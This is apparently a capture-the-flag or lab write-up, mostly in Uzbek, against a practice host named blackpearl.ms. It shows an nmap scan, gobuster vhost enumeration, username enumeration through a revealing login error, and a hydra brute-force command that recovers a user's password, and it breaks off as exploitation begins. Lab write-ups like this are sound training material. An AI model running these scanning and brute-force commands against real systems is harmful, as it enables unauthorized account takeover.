


Blackperl - Writeup

1.Reconnaissance


IP - 10.15.0.33

domain - blackpearl.ms

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The terminal shows the execution of the command 'nmap 10.15.0.33 -p- --min-rate 5000'. The output indicates that the host is up with a latency of 0.10s. It reports 34083 filtered TCP ports (no-response) and 31450 closed TCP ports (reset). The open ports are listed as 22/tcp (ssh) and 80/tcp (http). The scan was completed in 26.34 seconds.

```
(saidislom@kali)-[~]  
$ nmap 10.15.0.33 -p- --min-rate 5000  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-06 15:16 +0500  
Nmap scan report for blackpearl.ms (10.15.0.33)  
Host is up (0.10s latency).  
Not shown: 34083 filtered tcp ports (no-response), 31450 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 26.34 seconds  
  
(saidislom@kali)-[~]  
$
```

saytning vizual ko'rinishi



vhost fuzz qilib kordik

```
kali@kali: ~  
Session Actions Edit View Help  
dns-query?name=google.com&type=A.blackpearl.ms Status: 400 [Size: 302]  
~www.blackpearl.ms Status: 400 [Size: 302]  
mcp/message.blackpearl.ms Status: 400 [Size: 302]  
^C  
  
(saidislom@kali)-[~]  
$ gobuster vhost -u http://blackpearl.ms/ -w /usr/share/seclists/Discovery/Web-Content/common.txt --append-domain -xs 301,400  
=====
```

```
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====
```

```
[+] Url: http://blackpearl.ms/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
[+] Append Domain: true  
[+] Exclude Hostname Length: false  
=====
```


```
Starting gobuster in VHOST enumeration mode  
=====
```

```
dashboard.blackpearl.ms Status: 302 [Size: 0] [--> login.php]  
Progress: 4750 / 4750 (100.00%)  
=====
```


```
Finished  
=====
```


```
(saidislom@kali)-[~]  
$ sudo nano /etc/hosts
```

dashboard.blackpearl.ms




birinchi registratsiya qilib oldik keyin esa login parol bilan kirdik







2.Vulnerability Assessment



login paytida agar tizimda yoq userni kiritsak `'The account {username} was not found in our system'` degan yozuv chiqardi. demak har xil usernamelarni kiritib korsak boladi

blackpearl.ms domenida ko'rgan odamlarni ismidan extimoliy usernamelar yasab ularni kiritib ko'ramiz va tizimda bor username topib olamiz





michael username bor ekan. parol siyosayini bilamiz rockyou.txt wordlistidan suniy intellekt yasab bergan dastur orqali kerakli parollarni filtrlab olamiz va hydra orqali brute force qilamiz

```
(saidislom@kali)-[~]
$ ls -la rockyou.txt filtered_list.txt
-rw-rw-r-- 1 kali kali 2028246 Aug 6 16:32 filtered_list.txt
-rw-r--r-- 1 kali kali 139921507 Aug 6 16:32 rockyou.txt

(saidislom@kali)-[~]
$
```

```
(saidislom@kali)-[~]
$ hydra -l michael -P filtered_list.txt dashboard.blackpearl.ms http-post-form "/login.php:username=^USER^&password=^PASS^:S=302" -t 2 -w 5
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-07 12:07:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 152780 login tries (l:1/p:152780), ~76390 tries per task
[DATA] attacking http-post-form://dashboard.blackpearl.ms:80/login.php:username=^USER^&password=^PASS^:S=302
[80][http-post-form] host: dashboard.blackpearl.ms login: michael password: Password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-07 12:07:23

(saidislom@kali)-[~]
$
```

demak **michael** usarning passwordi **Password123** ekan shu orqali tizimga kiramiz.

3.exploitation

The screenshot shows a web browser window with the URL `http://dashboard.blackpearl.ms/dashboard.php`. The page is titled "Welcome back, Michael" and displays various team statistics and a list of recent team members.

Statistics:

- Total Members: 14 (▲ 12% from last month)
- Active Users: 12 (▲ 8% from last month)
- Administrators: 1 (No change)
- Departments: 9 (▲ 1 new this quarter)


Recent Team Members:

MEMBER	ROLE	DEPARTMENT	JOINED
Natalie Wright @natalie.wright	User	Marketing	Nov 3, 2024
Omar Hassan @omar.hassan	User	Engineering	Oct 15, 2024
Jennifer Lee @jennifer.lee	User	HR	Oct 1, 2024
Marcus Brown @marcus.brown	User	Sales	Sep 20, 2024
Lisa Nguyen @lisa.nguyen	User	Product	Sep 2, 2024


Departments:

Department	Count
Engineering	4
Sales	2
Marketing	2
Security	1
Design	1
DevOps	1
HR	1
Product	1

